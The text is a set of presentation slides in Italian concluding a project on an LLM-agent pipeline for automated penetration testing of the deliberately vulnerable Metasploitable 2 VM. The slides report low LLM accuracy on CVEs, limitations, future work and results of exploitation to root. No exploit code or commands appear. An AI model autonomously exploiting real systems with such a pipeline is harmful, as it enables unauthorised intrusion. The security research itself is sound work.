REPORTING → 06 Reporting Engine

generazione di report HTML/PDF

Dove arriva l’LLM?

1

Precisione reale dell’LLM sulle CVE

Nei test effettuati, 1 sola ipotesi generata dall’LLM viene confermata, di gravità bassa. Le CVE “CRITICAL” sfruttate vengono dal dataset curato. La maggior parte delle CVE rilevate dall’LLM non viene confermata dall’incrocio Dataset + NVD.

2

Il dataset curato

Con il limite di token ridotto, lasciare proporre LLM a ruota libera produce allucinazioni ed errori. Il dataset curato garantisce recall e precisione.

3

LLM nel suo ruolo migliore

L’utilizzo dell’LLM si è rilevato utile per pianificare le scansioni, ipotizzare, redigere e arricchire il report: il suo ruolo principale è stato di supporto all’analista, con consigli e una semi-automatizzazione

Limitazioni e Sviluppi futuri

LIMITAZIONI

Target vulnerabile by default

Metasploitable 2 è progettato per essere vulnerabile: è un ottimo esempio per la demo, meno per la generalizzabilità.

Modello LLM utilizzato

Il modello utilizzato: qwen su tier free limita l'utilizzo dei token e la qualità delle ipotesi; un modello più capace alzerebbe il contributo dell'LLM.

Exploit a singolo step

Le backdoor danno root in un colpo solo: la catena multi-stadio diventa non necessaria in questa simulazione

SVILUPPI FUTURI

- Estendere il dataset curato e aggiungere verifica per CPE con filtro di piattaforma
- Strategie di retry / payload alternativi per aumentare il success rate
- Validare il framework su più target (Altre VM VulnHub) per misurarne la generalità
- Post-Exploitation automatizzata e reporting multi-formato
- Utilizzo di LLM con meno limitazione sull'utilizzo dei token

Conclusioni

- Il progetto ha raggiunto l'obiettivo dichiarato: una pipeline LLM-agent a sei moduli completa e funzionante, capace di condurre un penetration test dal target in ingresso fino al report finale.
- Il principio guida "l'LLM propone, il codice verifica" si è rivelato vincente, garantendo un report privo di falsi positivi in cui ogni CVE è confermata su NVD o sul dataset curato.
- L'LLM si è dimostrato efficace nel ragionare, pianificare e redigere, mentre la correttezza dei risultati è assicurata dal codice: il framework si configura così come uno strumento di supporto all'analista, non come un suo sostituto.

4


CVE confermate
(3 Critical + 1 Low)

2/2

Vettori sfruttati fino
a root

0

Falsi positivi nel
report finale



Grazie per l’attenzione